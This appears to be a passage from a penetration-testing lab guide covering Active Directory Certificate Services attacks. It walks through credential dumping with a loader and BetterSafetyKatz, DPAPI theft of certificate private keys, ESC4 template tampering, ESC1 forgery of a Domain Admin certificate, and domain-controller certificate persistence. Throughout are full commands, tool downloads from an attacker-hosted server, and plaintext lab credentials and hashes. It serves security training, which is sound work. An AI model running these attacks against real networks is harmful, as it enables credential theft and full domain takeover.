[*] Got hash for 'administrator@protectedcb.corp':
aad3b435b51404eeaad3b435b51404ee:6ea4ab71e53f847bdf739c95ca24ecd0
```

Learning Objective - 7

- On **cb-store**, steal a certificate from the Windows User Certificate Store using DPAPI (THEFT3).

Abuse using Windows

After gaining access to **cb-store**, in the previous objectives we abused THEFT4 to gain access to the **protectedcb.corp** domain and fully compromised the domain using ESC1 / ESC2.


In this objective, we resume attacking the **cb.corp** forest.

To do so as we can gain administrative privileges (using compromised hash from previous objectives) over **cb-store** from **cb-wsx** as follows:

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe s4u /self
/impersonateuser:Administrator /altservice:http/cb-store.certbulk.cb.corp
/dc:cb-dc.certbulk.cb.corp /user:cb-store$
/rc4:1008ca7282016768245c8f0e6353b13c /ptt
[snip]
```

NOTE: Machine Account Hashes may be different in your lab instance.

Now setup a webserver as in the previous objective using HFS or a python3 WSL to serve **SharpDPAPI.exe, Loader.exe and BetterSafetyKatz.exe** from **C:\ADCS\Tools\ObfuscatedTools** over to **cbp-ws17**.



Next create a winrs session to enumerate local administrators and download the hosted files onto **cb-store** as follows:

```
C:\ADCS\Tools> winrs -r:cb-store.certbulk.cb.corp cmd.exe

Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator.CERTBULK> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------
Administrator
CB\certstore
CERTBULK\Domain Admins
The command completed successfully.


C:\Users\Administrator.CERTBULK> curl --output C:\Users\Public\SharpDPAPI.exe
--url http://172.16.100.x/SharpDPAPI.exe

C:\Users\Administrator.CERTBULK> curl --output C:\Users\Public\Loader.exe --
url http://172.16.100.x/Loader.exe
```

We can now attempt to perform credential dumping using Loader and BetterSafetyKatz as follows:

```
C:\Users\Administrator.CERTBULK> C:\Users\Public\Loader.exe -path
http://172.16.100.x/BetterSafetyKatz.exe -args "token::elevate" "vault::cred
/patch" "exit"

[.....snip....]

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

592     {0;000003e7} 1 D 15978          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;013f84c7} 0 D 21421596    CERTBULK\Administrator  S-1-
5-21-3604858216-2548435023-1717832235-500   (12g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 21449304    NT AUTHORITY\SYSTEM     S-1-
5-18        (04g,21p)       Impersonation (Delegation)

mimikatz(commandline) # vault::cred /patch
TargetName : Domain:batch=TaskScheduler:Task:{4D005E7B-679A-4BB1-A797-
CAC7A3B6A3E5} / <NULL>
UserName   : CB\certstore
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 2 - local_machine
Flags      : 00004004
Credential : W@rehouse0fdeadCertificates!
```

```
Attributes : 0

mimikatz(commandline) # exit
Bye!
```

Doing so we find plaintext credentials for **cb\certstore: W@rehouse0fdeadCertificates!.**

Use these credentials to spawn a new winrs session as **cb\certstore.**

```
C:\Users\Administrator.CERTBULK> exit

C:\ADCS\Tools> winrs -r:cb-store.certbulk.cb.corp -u:cb\certstore cmd.exe
Enter the password for 'cb\certstore' to connect to 'cb-
store.certbulk.cb.corp': W@rehouse0fdeadCertificates!
Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.

C:\Users\certstore> whoami
cb\certstore
```

User Certificate Theft using DPAPI (THEFT2)

SharpDPAPI's **certificates** command will search user encrypted DPAPI certificate private keys. Using this with the **/password** option allows to decrypt users masterkeys required for the corresponding certificate private key decryption.

```
C:\Users\certstore> C:\Users\Public\SharpDPAPI.exe certificates

[*] Action: Certificate Triage
Folder       : C:\Users\certstore\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-
21-2928296033-1822922359-262865665-1105
    [!] e3a27df00258612c4a63b71f43bc37f3_1de4ce42-e379-42aa-b40d-898e0bb9c829
masterkey needed: {134db816-2ab2-494c-91f5-7532287f26ac}
[*] Hint: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx
SharpDPAPI completed in 00:00:00.0578220


C:\Users\certstore> C:\Users\Public\SharpDPAPI.exe certificates
/password:W@rehouse0fdeadCertificates!

[.....snip....]

Folder       : C:\Users\certstore\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-
21-2928296033-1822922359-262865665-1105
  File               : e3a27df00258612c4a63b71f43bc37f3_1de4ce42-e379-42aa-
b40d-898e0bb9c829
    Provider GUID    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
    Master Key GUID  : {134db816-2ab2-494c-91f5-7532287f26ac}
    Description      : CryptoAPI Private Key
    algCrypt         : CALG_3DES (keyLen 192)
    algHash          : CALG_SHA (32772)
    Salt             : d4f4cb84687f0f965ffa6552f9b02d59
    HMAC             : ca862c06b0ae705459edce26668ce31f
    Unique Name      : {46D0842C-FA89-4975-BD8D-5CAA25B7D150}

    Thumbprint       : AD18CFA61F4951F5AD688CC37357DB77D43D8A03
```

```
    Issuer           : CN=CB-CA, DC=cb, DC=corp
    Subject          : CN=certstore, CN=Users, DC=cb, DC=corp
    Valid Date       : 4/19/2023 5:37:29 AM
    Expiry Date      : 4/18/2024 5:37:29 AM
    Enhanced Key Usages:
        Encrypting File System (1.3.6.1.4.1.311.10.3.4)
        Secure Email (1.3.6.1.5.5.7.3.4)
        Client Authentication (1.3.6.1.5.5.7.3.2)
         [!] Certificate is used for client auth!

    [*] Private key file e3a27df00258612c4a63b71f43bc37f3_1de4ce42-e379-42aa-
b40d-898e0bb9c829 was recovered:

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAzWqfsAWKAlRh[.....snip....]

[*] Hint: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

SharpDPAPI completed in 00:00:00.7130995
```

A certificate belonging to the Subject: **CN=certstore, CN=Users, DC=cb, DC=corp** is found with **Client Authentication EKU** enabled.

Copy the exported private key and certificate from standard output and exfiltrate this back onto **cb-wsx** and save it as **C:\ADCS\Certs\certstore.pem**.

Next convert this .pem to a .pfx using openssl as shown in previous objectives.

```
C:\Users\certstore> exit

C:\ADCS\Tools> notepad C:\ADCS\Certs\certstore.pem

C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
"C:\ADCS\Certs\certstore.pem" -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out "C:\ADCS\Certs\certstore.pfx"
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

We can now use this certificate to Pass-The-Cert with Rubeus and authenticate to gain access to **cb.corp** as **cb\certstore**.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:certstore
/domain:cb.corp /certificate:C:\ADCS\Certs\certstore.pfx /password:Passw0rd!
/ptt

[.....snip....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cb.corp
  ServiceRealm             :  CB.CORP
  UserName                 :  certstore
  UserRealm                :  CB.CORP
  StartTime                :  6/4/2023 10:12:02 AM
  EndTime                  :  6/4/2023 8:12:02 PM
```

```
  RenewTill                 :  6/11/2023 10:12:02 AM
  Flags                     :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                   :  rc4_hmac
  Base64(key)               :  tVIWrGBkFnpKK/9iFQ74mw==
  ASREP (key)               :  4F53FACBB5FBCEDAD7AB48D76CD6EC6B

C:\ADCS\Tools> winrs -r:cb-store.certbulk.cb.corp whoami
cb\certstore
```

Learning Objective - 8

- Find a template vulnerable to alteration (ESC4) by the **cb\certstore** user.
- Use this template to gain DA privileges.
- Use this vulnerable template to maintain Machine Account Persistence (PERSIST2).

Enumeration using Windows

For ESC4, we abuse **WritePermissions** over a template to make the template vulnerable to the ESC1 vulnerability.

Enumerating ESC4 using Certify

On **cb-wsx**, we can enumerate for **WriteProperty** permissions over a template by using Certify's **find** / **find /templates** module as follows:

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe find /templates

[....snip....]

    CA Name                               : cb-ca.cb.corp\CB-CA
    Template Name                         : SecureUpdate
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Windows
Update
    mspki-certificate-application-policy  : Client Authentication, Windows
Update
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                      CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
      Object Control Permissions
        Owner                       : CB\Administrator              S-1-5-21-
2928296033-1822922359-262865665-500
        WriteOwner Principals       : CB\Administrator              S-1-5-21-
2928296033-1822922359-262865665-500
                                      CB\certstore                  S-1-5-21-
2928296033-1822922359-262865665-1105
                                      CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                      CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
```

```
        WriteDacl Principals        : CB\Administrator              S-1-5-21-
2928296033-1822922359-262865665-500
                                      CB\certstore                  S-1-5-21-
2928296033-1822922359-262865665-1105
                                      CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                      CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
        WriteProperty Principals    : CB\Administrator              S-1-5-21-
2928296033-1822922359-262865665-500
                                      CB\certstore                  S-1-5-21-
2928296033-1822922359-262865665-1105
                                      CB\Domain Admins              S-1-5-21-
2928296033-1822922359-262865665-512
                                      CB\Enterprise Admins          S-1-5-21-
2928296033-1822922359-262865665-519
```

Looking at the permissions / ACLs set on the **SecureUpdate** template, it is noted that only the **Client Authentication EKU** and **Windows Update EKU** is set and **cb\cerstore** has **WritePermissions** over this template.

Since we compromised a certificate for **cb\certstore** from the last challenge we can use these privileges to abuse the **WritePermissions** to make this template misconfigured to a vulnerability such as ESC1 and ESC2, in this case the ESC1 vulnerabillity.

We can optionally use the Certify **pkiobjects** module to enumerate PKI ACLs to find the same as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe pkiobjects

[.....snip....]

CB\certstore (S-1-5-21-2928296033-1822922359-262865665-1105)
        WriteOwner         LDAP://CN=SecureUpdate,CN=Certificate
Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=cb,DC=corp
```

Enumerating ESC4 using StandIn

StandIn is a tool to enumerate and modify Active Directory misconfigurations and has ADCS attack implementations designed to alter a template with **WriteProperty** enabled.

We can enumerate all Templates and CAs using StandIn's **adcs** module.

We can also specifically enumerate only the **SecureUpdate** template ACLs using StandIn's **--filter** module as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
SecureUpdate

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp

[>] Publishing CA          : CB-CA
    |_ Template            : SecureUpdate
    |_ Schema Version      : 2
    |_ pKIExpirationPeriod : 1 year
```

```
    |_ pKIOverlapPeriod    : 6 weeks
    |_ Enroll Flags        : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
    |_ Name Flags          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    |_ pKIExtendedKeyUsage : Windows Update
    |                       Client Authentication
    |_ Owner               : CB\Administrator

    [.....snip....]

    |_ Permission Identity : CB\certstore
    |  |_ Type             : Allow
    |  |_ Permission       : ReadProperty, WriteProperty, GenericExecute,
WriteDacl, WriteOwner
    |  |_ Object           : ANY
    |_ Permission Identity : CERTBULK\Domain Users
    |  |_ Type             : Allow
    |  |_ Permission       : ReadProperty, GenericExecute
    |  |_ Object           : ANY

    [.....snip....]
```

Abuse using Windows

Since the **SecureUpdate** template is bound to change after abusing **WriteProperty** permissions to misconfigure the template, use a backup of the template to restore after abuse.

*NOTE: A backup copy for the **SecureUpdate** template exists at **C:\ADCS\Tools\SecureUpdate.json** to restore the ESC4 configuration as **cb\certstore** if needed.*

Escalation to DA Using StandIn

To being abusing **WriteProperty** permissions, we first need to use **C:\ADCS\Certs\certstore.pfx** to Pass-The-Cert to impersonate and gain a TGT for **cb\certstore** using the Rubeus **asktgt** module as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:certstore
/certificate:C:\ADCS\Certs\certstore.pfx /password:Passw0rd! /domain:cb.corp
/dc:cb-ca.cb.corp /nowrap /ptt

[......snip.....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/cb.corp
  ServiceRealm             :  CB.CORP
  UserName                 :  certstore
  UserRealm                :  CB.CORP
  StartTime                :  6/4/2023 10:58:58 AM
  EndTime                  :  6/4/2023 8:58:58 PM
  RenewTill                :  6/11/2023 10:58:58 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
```

```
  Base64(key)              :  8UxqGUO/Bhw0AZdo/UmaKw==
  ASREP (key)              :  D519E647F9FA3FA53B5CDCC4E244C530
```

We can now abuse the **WriteProperty** permissions over the **SecureUpdate** template to overwrite the configuration with each ESC1 vulnerable misconfiguration using StandIn's **--add** module. Since the **Client Authentication EKU** is already set, we skip enabling this.

- **ENROLLEE_SUPPLIES_SUBJECT:**

```
C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
SecureUpdate --ess --add

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp
[>] Publishing CA          : CB-CA
    |_ Template            : SecureUpdate
    |_ Enroll Flags        : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
    |_ Name Flags          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Windows Update
    |_ Created             : 4/19/2023 1:06:48 PM
    |_ Modified            : 5/3/2023 7:19:29 PM

[+] Adding msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
    |_ Success
```

- **Certificate-Enrollment Permission:**

```
C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
SecureUpdate --ntaccount cb\certstore --enroll --add

[+] Search Base  : LDAP://CN=Enrollment Services,CN=Public Key
Services,CN=Services,CN=Configuration,DC=cb,DC=corp
[>] Publishing CA          : CB-CA
    |_ Template            : SecureUpdate
    |_ Enroll Flags        : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
    |_ Name Flags          : ENROLLEE_SUPPLIES_SUBJECT,
SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    |_ pKIExtendedKeyUsage : Client Authentication
    |                        Windows Update
    |_ Created             : 4/19/2023 1:06:48 PM
    |_ Modified            : 6/4/2023 6:00:11 PM

[+] Set object access rules

[+] Adding Certificate-Enrollment permission : cb\certstore
    |_ Success
```

The **SecureUpdate** certificate template is now vulnerable to the same ESC1 technique. Verify this by using Certify or a tool of choice to enumerate the **SecureUpdate** template.

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe find /enrolleeSuppliesSubject

[.....snip.....]

    CA Name                               : cb-ca.cb.corp\CB-CA
    Template Name                         : SecureUpdate
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag           : ENROLLEE_SUPPLIES_SUBJECT,
SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Windows
Update
    mspki-certificate-application-policy  : Client Authentication, Windows
Update
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CB\certstore                  S-1-5-21-
2928296033-1822922359-262865665-1105

[.....snip.....]
```

Abuse the **SecureUpdate** template same as ESC1 using Certify using the **/sidextension** parameter to bypass the Certificate-based authentication patch.

To do so, on **cb-wsx** spawn a new PowerShell session using InviShell and begin by using the ADModule to enumerate the SID of **certbulk\administrator**.

```
C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1


PS C:\ADCS\Tools> Get-ADUser -Identity Administrator -Server certbulk.cb.corp

DistinguishedName : CN=Administrator,CN=Users,DC=certbulk,DC=cb,DC=corp
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : 9fdc8cde-5a82-4221-bfc6-74040209aa58
SamAccountName    : Administrator
SID               : S-1-5-21-3604858216-2548435023-1717832235-500
Surname           :
UserPrincipalName :

PS C:\ADCS\Tools> exit
```

Now use Certify to request a certificate abusing ESC1 as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Certify.exe request /ca:cb-ca.cb.corp\CB-CA
/template:SecureUpdate /altname:administrator /domain:certbulk.cb.corp
/sidextension:S-1-5-21-3604858216-2548435023-1717832235-500

[.....snip.....]

[*] Action: Request a Certificates

[*] Current user context    : CERTBULK\studentx
[*] No subject name specified, using current context as subject.

[*] Template                : SecureUpdate
[*] Subject                 : CN=studentx, CN=Users, DC=certbulk, DC=cb,
DC=corp
[*] AltName                 : administrator
[*] SidExtension            : S-1-5-21-3604858216-2548435023-1717832235-500

[*] Certificate Authority   : cb-ca.cb.corp\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 50

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAtn6[.....snip.....]
I52Ng8h7TYBvZM5oBHjoN04Pozavuw==
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:08.6535289
```

Save the certificate and private key as **C:\ADCS\Certs\esc4.pem**. Convert the .pem into a .pfx certificate format with a password of choice (**Passw0rd!**) using openssl.

```
C:\ADCS\Tools> notepad C:\ADCS\Certs\esc4.pem

C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
C:\ADCS\Certs\esc4.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider
v1.0" -export -out C:\ADCS\Certs\esc4.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

Finally use the Rubeus **asktgt** module to Pass-the-Cert and gain a TGT as the Domain Administrator - **certbulk\administrator**.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/certificate:C:\ADCS\Certs\esc4.pfx /password:Passw0rd! /nowrap /ptt

[.....snip.....]

[+] Ticket successfully imported!
```

```
  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  administrator
  UserRealm                :  CERTBULK.CB.CORP
  StartTime                :  6/4/2023 11:05:30 AM
  EndTime                  :  6/4/2023 9:05:30 PM
  RenewTill                :  6/11/2023 11:05:30 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  fwOEDepNyW8zZFUbqE/5eQ==
  ASREP (key)              :  81A7FCBA09A6F4480E24DE73FEBB4FA7
```

Validate Domain Administrator privileges in the **certbulk.cb.corp** domain using winrs as follows:

```
C:\ADCS\Tools> dir \\cb-dc.certbulk.cb.corp\c$

 Volume in drive \\cb-dc.certbulk.cb.corp\c$ has no label.
 Volume Serial Number is E07A-40FD

 Directory of \\cb-dc.certbulk.cb.corp\c$

04/25/2023  02:47 AM    <DIR>          CodeSigningTools
05/08/2021  01:20 AM    <DIR>          PerfLogs
04/18/2023  04:47 AM    <DIR>          Program Files
05/08/2021  02:40 AM    <DIR>          Program Files (x86)
04/18/2023  05:01 AM    <DIR>          Users
04/18/2023  06:08 AM    <DIR>          Windows
               0 File(s)              0 bytes
               7 Dir(s)  12,520,783,872 bytes free


C:\ADCS\Tools> winrs -r:cb-dc.certbulk.cb.corp whoami
certbulk\administrator
```

Make sure to remove altered ESC4 configuration using the same commands but by replacing **--remove** in place of **--add** to restore the ESC4 configuration to its default as follows:

```
## Regain Write Privileges over SecureUpdate template
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:certstore
/certificate:C:\ADCS\Certs\certstore.pfx /password:Passw0rd! /domain:cb.corp
/dc:cb-ca.cb.corp /nowrap /ptt

## Remove Enrollment rights for cb\certstore
C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
SecureUpdate --ntaccount cb\certstore --enroll --remove

## Remove ENROLLEE_SUPPLIES_SUBJECT
C:\ADCS\Tools> C:\ADCS\Tools\StandIn\StandIn_v13_Net45.exe --adcs --filter
SecureUpdate --ess --remove
```

Persistence using Windows


Machine Account Persistence (PERSIST2)

Once we gain domain admin privileges using ESC4 abuse over **cb-dc**, we can access **cb-dc** to request a certificate for the **cb-dc$** machine account and exfiltrate it. Later it can be used to escalate privileges to DA again.

Begin by gaining **certbulk\administrator** privileges using Rubeus as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:administrator
/certificate:C:\ADCS\Certs\esc4.pfx /password:Passw0rd! /nowrap /ptt
[snip]
```

Now setup a HFS or python3 webserver to deliver Certify onto cb-dc as follows:



Next create a winrs session and download the hosted Certify file onto **cb-dc** as follows:

```
C:\ADCS\Tools> winrs -r:cb-dc.certbulk.cb.corp cmd.exe

Microsoft Windows [Version 10.0.20348.1668]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Administrator> curl --output C:\Users\Public\Certify.exe --url
http://172.16.100.x/Certify.exe
```

We can now begin by using Certify to request a certificate for **cb-dc$** from the **DomainController** template (enabled by default for DCs). We use the **/machine** flag to use machine account privileges for domain authentication.

```
C:\Users\Administrator> C:\Users\Public\Certify.exe request /ca:cb-
ca.cb.corp\CB-CA /template:DomainController /machine

[.....snip.....]

[*] Action: Request a Certificates
[*] Elevating to SYSTEM context for machine cert request

[*] Current user context    : NT AUTHORITY\SYSTEM
[*] No subject name specified, using current machine as subject

[*] Template                : DomainController
[*] Subject                 : CN=cb-dc.certbulk.cb.corp

[*] Certificate Authority   : cb-ca.cb.corp\CB-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 58

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAtp3N[.....snip.....]
-----BEGIN CERTIFICATE-----
MIIF3zCCBMegAwIBAgITM[.....snip.....]

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:04.0246216


C:\Users\Administrator> del C:\Users\Public\Certify.exe

C:\Users\Administrator> exit
```

We can now continue to Pass-The-Cert to gain **cb-dc$** privileges and proceed with a DCSync or S4U2Self attack as showcased in previous objectives.

Enumeration using Linux

Enumerating ESC4 using Certipy

On **cb-wsx** spawn a new WSL Ubuntu prompt. We can enumerate vulnerable templates using Certipy's **find** module using previously compromised credentials. We use the **-stdout** option to print all output to the console rather than a text file.

```
wsluser@cb-wsx:~$ cd /opt/Tools/Certipy
wsluser@cb-wsx:/opt/Tools/Certipy$ source certipy_venv/bin/activate

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy find -u
studentadmin@certbulk.cb.corp -p 'IW!LLAdministerStud3nts!' -stdout
Certipy v4.3.0 - by Oliver Lyak (ly4k)
```

```
[....snip....]

Certificate Templates
  35
    Template Name                         : SecureUpdate
    [....snip....]
    Extended Key Usage                    : Windows Update
                                            Client Authentication

[....snip....]

      Write Owner Principals          : S-1-5-21-2928296033-1822922359-
262865665-512
